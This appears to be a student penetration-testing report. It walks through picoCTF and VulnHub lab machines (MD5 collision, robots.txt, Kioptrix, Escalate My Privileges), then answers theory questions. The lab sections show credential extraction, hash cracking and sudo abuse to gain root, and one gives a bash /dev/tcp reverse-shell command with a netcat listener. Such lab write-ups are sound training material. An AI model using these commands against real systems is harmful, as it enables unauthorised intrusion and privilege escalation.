4.0K drwxr-xr-x 4 root root 4.0K May  7 16:36 ..
4.0K -rw----- 1 root root  18 May  7 16:28 .bash_history
4.0K -rw-r--r-- 1 root root 3.1K Apr 19 2012 .bashrc
4.0K drwx----- 2 root root 4.0K Sep  2 2012 .cache
4.0K -rw-r--r-- 1 root root 140 Apr 19 2012 .profile
4.0K drwxr-xr-x 2 root root 4.0K May  7 16:27 .ssh
4.0K -r----- 1 root root  33 Sep  2 2012 trophy.txt
4.0K -rw----- 1 root root 710 Sep  2 2012 .viminfo

(kali@kali)-[~]
└─$ sudo cat /mnt/vulnroot/trophy.txt
cc614640424f5bd50ce5d5264899c3be


(kali@kali)-[~]
└─$
```

## Task 5: Md5 Hash Collision <https://play.picoctf.org/practice/challenge/109>

A hash collision occurs when two different inputs produce the same hash value. In the context of MD5 (Message Digest Algorithm 5), it is a widely used cryptographic hash function, but it is considered insecure for many applications due to vulnerabilities that allow collisions to be intentionally created. An MD5 hash collision involves finding two different inputs that result in the same MD5 hash. This undermines the integrity of the hash function, as identical hash values are supposed to be extremely improbable for distinct inputs. Creating a collision for MD5 involves finding two different sets of data that produce the same MD5 hash (Li et al, 2019).

To solve this task, we need to create two files with the same md5 hash, how do we do that? First, we need to create a file1 with 64 byte and get its md5 hash using the command *md5 input-file*. Now using this file you can generate another file2 with the same md5 hash using some GitHub

repositories e.g <https://github.com/brimstone/fastcoll>. After generating the two files, upload them as shown below.



The screenshot shows a web browser window with the address bar displaying 'mercury.piccolo.net:50070'. The page title is 'It is my Birthday'. The main content area has a light gray background and contains the text 'See if you are invited to my party!'. Below this text are two file input fields. The first field has a 'Choose File' button and the text 'hello.pdf'. The second field has a 'Choose File' button and the text 'erase.pdf'. At the bottom of the form is a large green button labeled 'Upload'.

The flag can be viewed in the source code at the end of the PHP code as shown below.

```
← → ↻ ⚠ Not secure | mercury.picoctf.net:50970/index.php
<?php
if (isset($_POST["submit"])) {
    $type1 = $_FILES["file1"]["type"];
    $type2 = $_FILES["file2"]["type"];
    $size1 = $_FILES["file1"]["size"];
    $size2 = $_FILES["file2"]["size"];
    $SIZE_LIMIT = 18 * 1024;

    if (($size1 < $SIZE_LIMIT) && ($size2 < $SIZE_LIMIT)) {
        if (($type1 == "application/pdf" && $type2 == "application/pdf")) {
            $contents1 = file_get_contents($_FILES["file1"]["tmp_name"]);
            $contents2 = file_get_contents($_FILES["file2"]["tmp_name"]);

            if ($contents1 != $contents2) {
                if (md5_file($_FILES["file1"]["tmp_name"]) == md5_file($_FILES["file2"]["tmp_name"])) {
                    highlight_file("index.php");
                    die();
                } else {
                    echo "MD5 hashes do not match!";
                    die();
                }
            } else {
                echo "Files are not different!";
                die();
            }
        } else {
            echo "Not a PDF!";
            die();
        }
    } else {
        echo "File too large!";
        die();
    }
}

// FLAG: picoCTF{c0ngr4ts_u_r_inv1t3d_73b0c8ad}

?>
<!DOCTYPE html>
<html lang="en">

<head>
    <title>It is my Birthday</title>


```

## Task 6: where are the Robots? <https://play.picoctf.org/practice/challenge/4>

‘robots.txt’ is a text file that website owners use to instruct web robots, also known as web crawlers or spiders, about which pages or sections of their site should not be crawled or indexed. The robots.txt file is placed in the root directory of a website, and it provides a set of rules for web robots, specifying which parts of the site should not be accessed. The file typically includes directives that indicate whether certain user agents (web crawlers) are allowed or disallowed from accessing specific parts of the website (Chen et al, 2020). The basic syntax includes User-agent and Disallow directives. It's important to note that while well-behaved web crawlers respect the directives in robots.txt, it doesn't provide a secure mechanism to prevent a page from being indexed

or accessed. It's more of a guideline for web robots, and malicious bots or those that choose to ignore the rules may still access the specified content. Webmasters use robots.txt to manage how search engines index their sites, control crawl bandwidth, and prevent certain pages from appearing in search engine results.

To solve this task, we are going to add /robots.txt on the link that is provided as shown below.



Let us now try to navigate to the site that is shown in the robots.txt. and yes, there is our flag.



Task 7: Kioptrix: <https://www.vulnhub.com/entry/kioptrix-level-12-3,24/>

This machine is challenging us to try and get to the root directory. Let us go on and import the downloaded machine to our VM. The screenshot below shows the machine already imported in my VM.



First things first, let us get the ip address for the kioptrix machine. we get our ip eth0 address and then use netdiscover to get the ip address of the kioptrix machine which is already running. See the screenshot below.

```
root@kali:~# netdiscover -r 192.168.1.0/24

Currently scanning: Finished! | Screen View: Unique Hosts

271 Captured ARP Req/Rep packets, from 6 hosts. Total size: 16260

-----
IP            At MAC Address    Count  Len  MAC Vendor / Hostname
-----
192.168.1.70  c4:e9:84:10:d3:5e    5     300  TP-LINK TECHNOLOGIES CO.,LTD
```

Since now we got the ip address, the instructions on the machine tells us to edit /etc/hosts and include the ip address and the dns. So we will append 192.168.1.70 kioptrix.com to the file in the path given. Now let us go forward and run a simple nmap scan to see the ports and services running.

```
root@kali:~# nmap -sV 192.168.1.70



Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-20 22:58 EST
Nmap scan report for kioptrix.com (192.168.1.70)
Host is up (0.000055s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
**22/tcp  open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suh
MAC Address: C4:E9:84:10:D3:5E (Tp-link Technologies)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 10.81 seconds
```

Since we don't get a vulnerable ssh version from the nmap version scans performed, let us try and enumerate the tcp open port 80. Viewing the source page of the web page gives us very promising information. That there is a directory called `gallery/gadmin` that takes us to the admin login page.

[illegible]

After trying out different methods to login into the admin dashboard using different sql, I got the credentials after poking and finding the userid column as well as two users. See the screenshot below

	<b>1:admin:n0t7t1k4</b> 3	<b>Photo Shoot</b>  <b>New picture for new book</b>	3	21
<b>Empty Gallery</b> No photos have been uploaded. <a href="#">Go back.</a>				

	Sub Gallery	Last Upload	Photos	View
	<b>1:dreg:0d3eccfb887aab50f243b3f155c0f85</b> 3		<b>Photo Shoot</b>  <b>New picture for new book</b>	3
	<b>2:loneferret:5badcaf789d3d1d09794d8f021f40f0e</b> 3		<b>Photo Shoot</b>  Activate Windows Go to Settings to activate Windows	3

Let us go forward and crack the hashed passwords above. We can use hydra or online crackstation to crack the password. See the screenshot below for hydra results.

id	username	password
1	dreg	0d3eccfb887aab50f243b3f155c0f85 (Mast3r)
2	loneferret	5badcaf789d3d1d09794d8f021f40f0e (starwars)

Since we found ssh version running, let us go forward and login with the credentials that we have already obtained.

```

loneferret@Kioptrix3:~$ ls -al
total 64
drwxr-xr-x 3 loneferret loneferret 4096 2011-04-17 08:59 .
drwxr-xr-x 5 root        root        4096 2011-04-16 07:54 ..
-rw-r--r-- 1 loneferret users         13 2011-04-18 11:44 .bash_history
-rw-r--r-- 1 loneferret loneferret    220 2011-04-11 17:00 .bash_logout
-rw-r--r-- 1 loneferret loneferret   2940 2011-04-11 17:00 .bashrc
-rwxrwxr-x 1 root        root       26275 2011-01-12 10:45 checksec.sh
-rw-r--r-- 1 root        root         224 2011-04-16 08:51 CompanyPolicy.README
-rw-r--r-- 1 root        root          15 2011-04-15 21:21 .nano_history
-rw-r--r-- 1 loneferret loneferret    586 2011-04-11 17:00 .profile
drwx-r--r-- 2 loneferret loneferret  4096 2011-04-14 11:05 .ssh
-rw-r--r-- 1 loneferret loneferret     0 2011-04-11 18:00 .sudo_as_admin_success
loneferret@Kioptrix3:~$ cat CompanyPolicy.README
Hello new employee,
It is company policy here to use our newly installed software for editing, crea
Please use the command 'sudo ht'.
Failure to do so will result in you immediate termination.

DG
CEO

```

And there we get in. we read the company policy. Guess it is the first thing to do once we get in any new company, right? Hahaha. Looks like we need to do some privilege escalation to root.

Since we are logged in as loneferret we go forward and edit the sudoers file to enable user access the root permissions.

```

ost alias specification
ser alias specification
mnd alias specification
ser privilege specification
t    ALL=(ALL) ALL
eferret ALL=(ALL) ■

ncomment to allow members of group sudo to not need a password
Note that later entries override this, so you might need to move
t further down)
sudo ALL=NOPASSWD: ALL

embers of the admin group may gain root privileges
min ALL=(ALL) ALL

```

After that we create a shell and there we go. Cat congrats.txt.



```
loneferret@Kloprix3:~$ sudo /bin/sh
[sudo] password for loneferret:
# id
uid=0(root) gid=0(root) groups=0(root)
# uname -a
Linux Kloprix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
# whoami
root
# cd /root
# ls -l
total 16
-rw-r--r--  1 root root  1327 2011-04-16 08:13 Congrats.txt
drwxr-xr-x 12 root root 12288 2011-04-16 07:26 ht-2.0.18
#
```

Task 8: Privilege escalation: <https://www.vulnhub.com/entry/escalate-my-privileges-1,448/>

This machine is meant to test our skills on how to do privilege escalation. This means that we will need to gain more permissions and rights after we get the initial foothold. So let us go on and try to use netdiscovery -r host\_ip/24 command to get the machine ip address. We are also going to do nmap scan for services and versions that are running. This is shown by the screenshot below.


```
Currently scanning: 192.168.56.0/24 | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

IP           At MAC Address      Count  Len  MAC Vendor / Hostname
-----
192.168.56.1  0a:00:27:00:00:05    1     60  Unknown vendor
192.168.56.100 08:00:27:96:2f:ba    1     60  PCS Systemtechnik GmbH
192.168.56.254 08:00:27:ce:28:ee    1     60  PCS Systemtechnik GmbH

I

(kali@kali)~[~/Vulnhub/Escalate]
$ sudo nmap -sS -sV -sC -p- 192.168.56.254 -oN nmap_full_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-11 04:41 EDT
Nmap scan report for bogon (192.168.56.254)
Host is up (0.00036s latency).
Not shown: 65375 filtered tcp ports (no-response), 151 filtered tcp ports (host-prohibi
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|_  2048 61161091bdd76c06dfa2b9b5b93bddb6 (RSA)
|_  256 0ea4c9fcde53f61ddea9dee421347d1a (ECDSA)
|_  256 ec271e42651c4a3b931ca175be00220d (ED25519)
80/tcp    open  http      Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_ http-methods:
|_  Potentially risky methods: TRACE
|_ http-title: Check your Privilege
|_ http-robots.txt: 1 disallowed entry
|_ /phpbash.php
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|_  program version  port/proto  service
```

The version of SSH running is not vulnerable, we can go to the next open port which is web server. Let us view the robots.txt directory of the web server. We get another disallowed directory called phpbash.php which is a web shell and that means we can gain the initial foothold from the shell.



We are going to access the web shell using the command `bash -i >& /dev/tcp/Host_ip/555 0>&1` and start a listener on another terminal.

```
← → ↻ 🔍 192.168.56.254/phpbash.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
apache@privilege:/var/www/html# id
uid=48(apache) gid=48(apache) groups=48(apache)
apache@privilege:/var/www/html# which python
/usr/bin/python
apache@privilege:/var/www/html# which nc
which: no nc in (/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin)

apache@privilege:/var/www/html# bash -i && /dev/tcp/192.168.56.253/5555 0>61]
```

After running the reverse shell, let us view the listener.

```
(kali@kali)~[~/Vulnhub/Escape]
$ sudo nc -nlvp 5555
[sudo] password for kali:
listening on [any] 5555 ...
connect to [192.168.56.253] from (UNKNOWN) [192.168.56.254] 41420
bash: no job control in this shell
bash-4.2$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-4.2$ ls /home
ls /home
armour
bash-4.2$ cd
```

We can poke around to try and enumerate if we get any user since we have gotten initial foothold. And we realize there is a user called armour in the home directory. So now we have a

place to pivot. Let us now escalate our privileges. Listing the contents in this user directory, we find there is a file known as credentials.txt. let us cat it.

```
cd /home/armour
bash-4.2$ ls -alh
ls -alh
total 24K
drwxrwxrwx  3 armour armour 121 Mar 21  2020 .
drwxr-xr-x  3 root  root   19 Apr 11  2018 ..
-rwxrwxrwx  1 armour armour 123 Mar 19  2020 .bash_history
-rwxrwxrwx  1 armour armour  27 Mar 17  2020 .bashrc
drwxrwxrwx  3 armour armour  18 Mar 17  2020 .local
-rwxrwxrwx  1 root  armour 603 Mar 17  2020 .viminfo
-rw-r--r--  1 armour armour  30 Mar 21  2020 Credentials.txt
-rwxrwxrwx  1 root  root   17 Mar 17  2020 backup.sh
-rwxrwxrwx  1 root  root    8 Mar 17  2020 runme.sh
bash-4.2$ cat Credentials.txt
cat Credentials.txt
my password is
md5(dootroot1)
bash-4.2$
```

See now we are told that the password is in md5. Can we go forward and get the hash,

<https://10015.io/tools/md5-encrypt-decrypt> helps encrypt the password.

Input	Output
rootroot1	b7bc8489abe360486b4b19dbc242e885
<div>Encrypt &gt;</div> <div>Decrypt &gt;</div>	

Now that we have the password for armour, let us su armour and login using the hash we have gotten. Then use bash -i to get interactive shell.

```

bash-4.2$ su - armour
su - armour
Password: b7bc8489abe360486b4b19dbc242e885
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
bash -i
bash: no job control in this shell
[armour@my_privilege ~]$

```

If we try to `sudo -l` to see the list of command we can execute we get an error showing `tty` shell is needed. I went to this website and got much information which am sharing also for anybody going through this report to get more information. <https://wiki.zacheller.dev/pentest/privilege-escalation/spawning-a-tty-shell>

```

[armour@my_privilege ~]$ sudo -l
sudo -l
sudo: sorry, you must have a tty to run sudo
[armour@my_privilege ~]$ python -c 'import pty;pty.spawn("/bin/bash")'

```

I attempted to use the `pty` module in `python2` but it threw an error. So, I used `python3` which I enumerated to be existing in the machine.

```

[armour@my_privilege ~]$ python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
  File "/usr/lib64/python2.7/pty.py", line 165, in spawn
    pid, master_fd = fork()
  File "/usr/lib64/python2.7/pty.py", line 107, in fork
    master_fd, slave_fd = openpty()
  File "/usr/lib64/python2.7/pty.py", line 29, in openpty
    master_fd, slave_name = _open_terminal()
  File "/usr/lib64/python2.7/pty.py", line 70, in _open_terminal
    raise os.error, 'out of pty devices'
OSError: out of pty devices
[armour@my_privilege ~]$ which python3
which python3
/bin/python3
[armour@my_privilege ~]$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
[armour@my_privilege ~]$

```

Running `sudo -l` again we get a bunch of commands that we can run to get privilege escalation. See the screenshot below.

```

/usr/bin/qalc, /usr/bin/e3, /usr/bin/dex, /usr/bin/links,
/usr/bin/scp, /usr/bin/sftp, /usr/bin/ssh, /usr/bin/gtar, /usr/bin/tar,
/usr/bin/rpm, /usr/bin/up2date, /usr/bin/yum, /usr/bin/expect,
/usr/bin/find, /usr/bin/less, /usr/bin/more, /usr/bin/perl,
/usr/bin/python, /usr/bin/man, /usr/bin/tclsh, /usr/bin/script,
/usr/bin/nmap, /usr/bin/nmap, /usr/bin/aria2c, /usr/sbin/arp,
/usr/bin/base64, /usr/bin/busybox, /usr/bin/cpan, /usr/bin/cpulimit,
/usr/bin/crontab, /usr/bin/date, /usr/bin/diff, /usr/bin/dmesg,
/usr/sbin/dmsetup, /usr/bin/dnf, /usr/bin/docker,
/usr/bin/easy_install, /usr/bin/emacs, /usr/bin/expand,
/usr/bin/facter, /usr/bin/file, /usr/bin/finger, /usr/bin/flock,
/usr/bin/fmt, /usr/bin/fold, /usr/bin/gdb, /usr/bin/gimp,
/usr/bin/grep, /usr/bin/head, /usr/sbin/iftop, /usr/bin/ionice,
/usr/sbin/ip, /usr/bin/irb, /usr/bin/jjs, /usr/bin/journalctl,
/usr/bin/jq, /usr/sbin/ldconfig, /usr/sbin/logsave, /usr/bin/ltrace,
/usr/bin/lua, /usr/bin/mail, /usr/bin/make, /usr/bin/mawk,
/usr/bin/mount, /usr/sbin/mtr, /usr/bin/mysql, /usr/bin/nawk,
/usr/bin/ncat, /usr/bin/nl, /usr/bin/node, /usr/bin/od,
/usr/bin/openssl, /usr/bin/perl, /usr/bin/pic, /usr/bin/pip,
/usr/bin/puppet, /usr/bin/readelf, /usr/bin/red, /usr/bin/rlwrap,
/usr/bin/rpmquery, /usr/bin/rsync, /usr/bin/ruby, /usr/bin/run-parts,
/usr/bin/screen, /usr/bin/sed, /usr/sbin/service, /usr/bin/setarch,
/usr/bin/sftp, /usr/bin/shuf, /usr/bin/smbclient, /usr/bin/socat,
/usr/bin/sort, /usr/bin/sqlite3, /usr/bin/stdbuf, /usr/bin/strace,
/usr/bin/systemctl, /usr/bin/taskset, /usr/bin/tclsh,
/usr/sbin/tcpdump, /usr/bin/tee, /usr/bin/telnet, /usr/bin/tftp,
/usr/bin/time, /usr/bin/timeout, /usr/bin/top, /usr/bin/ul,
/usr/bin/unexpand, /usr/bin/unshare, /usr/bin/watch, /usr/bin/wget,
/usr/bin/xargs, /usr/bin/xxd, /script/test.sh, /script/test.py,
/sbin/httpd, /usr/sbin/setcap, /usr/sbin/getcap, /usr/local/bin/ht,
/bin/timedatectl, /home/armour/ai, /usr/bin/user_hello

```

So we go on and do `sudo /bin/bash` and get into the root.

```

/bin/timedatectl, /home/armour/ai, /usr/bin/user_hello
[armour@my_privilege ~]$ sudo /bin/bash
sudo /bin/bash
[root@my_privilege armour]# cd /root
cd /root
[root@my_privilege ~]#

```

We then `ls -alh` and get the content in the root directory. We `cat` the `proof.txt` and yes we are done.



```

dr-xr-x---. 12 root root 4.0K Mar 21 2020 .
dr-xr-xr-x. 19 root root 4.0K Mar 19 2020 ..
-rwxrwxrwx. 1 root root    8 Feb 24 2020 .ash_history
-rwxrwxrwx. 1 root root   12 Mar 21 2020 .bash_history
-rwxrwxrwx. 1 root root   18 Dec 28 2013 .bash_logout
-rwxrwxrwx. 1 root root  200 Mar 18 2020 .bash_profile
-rwxrwxrwx. 1 root root  176 Dec 28 2013 .bashrc
drwxrwxrwx. 3 root root   15 Feb 21 2020 .cache
drwxrwxrwx. 4 root root   41 Feb 21 2020 .config
drwxrwxrwx. 3 root root   17 Feb 24 2020 .cpan
-rwxrwxrwx. 1 root root  100 Dec 28 2013 .cshrc
drwxrwxrwx. 2 root root   85 Feb 22 2020 .dex
drwxrwxrwx. 3 root root   18 Feb 21 2020 .drush
drwxrwxrwx. 2 root root   52 Feb 22 2020 .elinks
-rwxrwxrwx. 1 root root    0 Feb 21 2020 .kpccli-history
-rwxrwxrwx. 1 root root   46 Feb 24 2020 .lessht
drwxrwxrwx. 3 root root   18 Feb 21 2020 .local
-rw-----. 1 root root  1.4K Mar 17 2020 .mysql_history
-rwxrwxrwx. 1 root root    7 Feb 26 2020 .node_repl_history
drwxrwxrwx. 3 root root   18 Feb 21 2020 .pki
-rw-r--r--. 1 root root   46 Mar 19 2020 prprof.txt
drwxrwxrwx. 2 root root   32 Feb 22 2020 .qalculate
-rwxrwxrwx. 1 root root   45 Feb 26 2020 .sqlite_history
drwxrwxrwx. 2 root root   54 Feb 21 2020 .targetcli
-rwxrwxrwx. 1 root root  129 Dec 28 2013 .tcshrc
-rwxrwxrwx. 1 root root  5.4K Mar 21 2020 .viminfo
[root@my_privilege ~]# cat proof.txt
cat proof.txt
Best of Luck
628435356e49f976bab2c04948d22fe4
[root@my_privilege ~]# █

```

## THEORY QUESTIONS

### Task 1: Different between vulnerability assessment and penetration testing

Am going to use the simplest language to explain the difference here such that even a beginner can clearly understand. Vulnerability assessment and penetration testing are important parts of keeping computer systems safe from bad actors. They have different jobs in finding and fixing possible problems. Think of a vulnerability assessment like a careful look at everything in a system to find possible weak points. It uses computer programs to help make a big list of these weak points. But it might not check if these problems could really cause harm in the real world.

On the other hand, penetration testing is more like a practice attack. It's a bit like good hackers trying to break into a system in a safe way. They use special tools like Metasploit and Burp Suite. Metasploit helps them try different tricks to see if they can get into the system. Burp Suite helps with finding and fixing problems in websites. This testing looks at the system's defenses in action, not just making a list. The results show not only what could go wrong but also how well the system can stop a real attack (Nixon, 2021).

In short, vulnerability assessment is like making a list of possible problems, and penetration testing is like trying to break into the system for practice. Both of them help make computer systems stronger against bad things happening. Some common tools used are Nessus and OpenVAS for finding problems, and Metasploit and Burp Suite for testing how well the system can resist attacks (Khera et al, 2019).

## [Task 2: Role of Social engineering in pentest and how it can be mitigated.](#)

In a penetration test, social engineering is a technique used to manipulate individuals into divulging sensitive information or taking actions that could compromise the security of a system. This method relies on exploiting human psychology rather than technical vulnerabilities. Social engineering can take various forms, such as phishing emails, pretexting phone calls, or impersonation, with the goal of tricking people into providing confidential information or performing actions that aid an attacker.

The role of social engineering in a penetration test is to assess the human element of security. Even the most robust technical defenses can be undermined if people can be manipulated. Penetration testers use social engineering to gauge how well an organization's



employees can resist deceptive tactics and to identify potential weak points in the human aspect of security (Hatfield, 2019).

Mitigating social engineering risks involves a combination of education, awareness, and technical safeguards (Salahdine & Kaabouch, 2019)

- **Employee Training:** Regular training sessions can educate employees about the tactics used in social engineering attacks and how to recognize and respond to them. This can include simulated phishing exercises to test employees' ability to identify and report phishing attempts.
- **Awareness Programs:** Creating a culture of security awareness within the organization is crucial. Employees should be encouraged to be vigilant and report any suspicious activities promptly.
- **Strict Access Controls:** Limiting access to sensitive information and systems ensures that even if social engineering attempts are partially successful, the potential damage is contained.
- **Multi-Factor Authentication (MFA):** Implementing MFA adds an extra layer of security, making it more challenging for attackers to gain unauthorized access even if they obtain some login credentials through social engineering.
- **Incident Response Plan:** Having a well-defined incident response plan helps organizations respond quickly and effectively to social engineering incidents, minimizing the impact of successful attacks.
- **Regular Testing:** Conducting regular penetration tests, including social engineering assessments, allows organizations to identify vulnerabilities and weaknesses in their security posture, enabling proactive mitigation measures.

By combining these strategies, organizations can significantly reduce the risks associated with social engineering in a penetration test and enhance overall security resilience.

### Task 3: What is Privilege escalation. How can we attain it in Pentest?

Privilege escalation refers to the process of gaining higher levels of access or permissions than originally granted. In the context of computer security, it typically involves an attacker or a penetration tester exploiting vulnerabilities or weaknesses to elevate their level of access within a system or network. The goal is to obtain increased privileges that may provide greater control over the target environment (Abdelrazek et al, 2021).

During a penetration test, privilege escalation is a critical phase where the tester seeks to move from a lower level of access to a higher one. This can involve escalating from a regular user to an administrator or from one user account to another with more extensive privileges.

There are various methods for achieving privilege escalation in a penetration test (Valea & Oprea, 2020):

- **Exploiting Software Vulnerabilities:** Identifying and exploiting vulnerabilities in software or operating systems can provide an avenue for privilege escalation. This may involve exploiting a software bug or a misconfiguration to gain higher-level access.
- **Abusing Misconfigurations:** Misconfigurations in system settings or permissions can be exploited to gain unauthorized access. This could include exploiting incorrectly set file or directory permissions or taking advantage of improperly configured security settings.
- **Password Attacks:** Attempting to crack passwords or using stolen credentials to log in with higher-level privileges is a common method. This could involve password guessing, brute-force attacks, or leveraging password hashes.

- **Kernel Exploits:** Exploiting vulnerabilities in the operating system's kernel can lead to privilege escalation. If successful, this provides the attacker with elevated access to the core functions of the operating system.
- **Social Engineering:** Tricking users with higher privileges into revealing sensitive information or performing actions that assist in privilege escalation. This could involve manipulating individuals into disclosing passwords or executing malicious actions.
- **File and Service Permissions:** Exploiting incorrectly set file or service permissions to execute arbitrary code with elevated privileges.

To prevent privilege escalation, it's crucial for organizations to regularly update and patch software, follow best practices for system configurations, implement the principle of least privilege (limiting user permissions to the minimum required), and conduct regular security audits and penetration tests. By identifying and addressing vulnerabilities that could lead to privilege escalation, organizations can enhance their overall security posture.

#### Task 4: Importance of Honeypot in Cybersecurity

A honeypot is a cybersecurity mechanism designed to attract and detect unauthorized access or attacks on a network. It essentially serves as a decoy system, luring potential attackers away from critical assets while providing security professionals with valuable insights into the tactics, techniques, and procedures employed by cyber adversaries. The significance of a honeypot in a cybersecurity environment can be outlined in several key aspects (Zymberi, 2021)

- **Threat Detection and Analysis:**
  - *Early Warning:* Honeypots can act as early warning systems, detecting malicious activities before they reach critical parts of the network. This allows security teams to respond proactively to potential threats.

- *Signature Generation:* Analyzing the behavior of attackers in a honeypot environment helps in generating new signatures for intrusion detection and prevention systems.

➤ **Understanding Attack Techniques:**

- *Tactic Mimicry:* Honeypots mimic real systems and services, providing a controlled environment for security professionals to observe and analyze attacker techniques without exposing actual production systems to risk.
- *Deception Techniques:* By deploying deceptive elements, honeypots can trick attackers into revealing their methods and tools, offering valuable intelligence on evolving attack strategies.

➤ **Research and Development:**

- *Identifying Zero-Days:* Honeypots can be effective in identifying previously unknown vulnerabilities or zero-day exploits by capturing and analyzing the activities of attackers targeting the decoy system.
- *Enhancing Defenses:* Insights gained from honeypot deployments contribute to the development and improvement of security measures, helping organizations stay ahead of emerging threats.

➤ **Incident Response Enhancement:**

- *Forensic Analysis:* Honeypots aid in forensic analysis by capturing detailed information about the tactics used by attackers. This information is valuable for understanding the extent of a breach and developing effective incident response strategies.
- *Attribution:* In some cases, honeypots may provide clues about the identity or origin of attackers, aiding in the attribution process.

➤ **Security Awareness and Training:**

- *Training Platform:* Honeypots serve as valuable training tools for security professionals, allowing them to simulate and practice responding to various types of cyber threats in a controlled environment.
- *Raising Awareness:* Demonstrating the effectiveness of honeypots can raise awareness among stakeholders about potential cyber threats and the importance of robust security practices.

While honeypots offer numerous benefits, it's important to implement them cautiously. They require careful configuration and monitoring to prevent misuse and ensure they don't become security risks themselves. Additionally, organizations should use honeypots as part of a comprehensive cybersecurity strategy that includes other defensive measures.

**Task 5: Different Between DoS and DDoS and how to mitigate them**

A Denial of Service (DoS) attack and a Distributed Denial of Service (DDoS) attack both aim to disrupt the availability of a targeted system or network, but they differ in the method of execution and the scale of the attack (Bârli, et al, 2021). Let us see the difference in them as broken down below:

**Denial of Service (DoS) Attack:**

**Method:** In a DoS attack, a single source (often a single computer or a few computers under the control of the attacker) overwhelms a target with a flood of traffic, requests, or malicious data.

**Scale:** DoS attacks are typically limited by the resources of the attacking system, and they may not be as effective against well-protected and large-scale targets.

**Example:** A simple example is a flood of requests sent to a web server, causing it to become unresponsive to legitimate user requests.

### **Distributed Denial of Service (DDoS) Attack:**

